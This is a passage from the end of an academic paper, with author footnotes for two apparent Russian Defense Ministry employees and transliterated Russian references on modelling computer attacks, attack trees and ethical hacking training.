6 Sergey Kondakov, Ph.D., Russian Defense Ministry employee, Moscow, Russia. E-mail: sergeikondakov@list.ru

7 Ilya Rud, Russian Defense Ministry employee, Moscow, Russia. E-mail: rud@mil.ru

19. Kotenko D.I., Kotenko I.V., Saenko I.B. Metody i sredstva modelirovaniya atak v bol'shih komp'yuternyh setyah: sostoyanie problemy, Tr. SPIIRAN, 22 (2012), 5–30.
20. Kocynyak M.A., Lauta O.S., Ivanov D.A. Matematicheskaya model' targetirovannoj komp'yuternoj ataki.Naukoemkie tekhnologii v kosmicheskih issledovaniyah Zemli. 2019. T. 11. N 2. S. 73–81. DOI: 10.24411/2409-5419-2018-10261.
21. Lauta O.S., Kocynyak M.A., Ivanov D.A., Gudkov M.A. Modelirovanie komp'yuternyh atak na osnove metoda preobrazovaniya stohasticheskih setej.V sbornike: Radiolokaciya, navigaciya, svyaz'. Sbornik trudov XXIV Mezhdunarodnoj nauchno-tekhnicheskoj konferencii. V 5-i tomah. 2018. S. 137-146.
22. CHechulin A.A. Postroenie i analiz derev'ev atak na komp'yuternye seti s uchetom trebovaniya operativnosti. Dissertaciya. - Sankt-Peterburg, 2013. - 152 s. : il. Metody i sistemy zashchity informacii, informacionnaya bezopasnost'. Hranenie: 61 14-5/933.
23. Dorofeev A.V., Markov A.S., Rautkin Y.V. Ethical Hacking Training.CEUR Workshop Proceedings. - Vol. 2522. P. 47-56.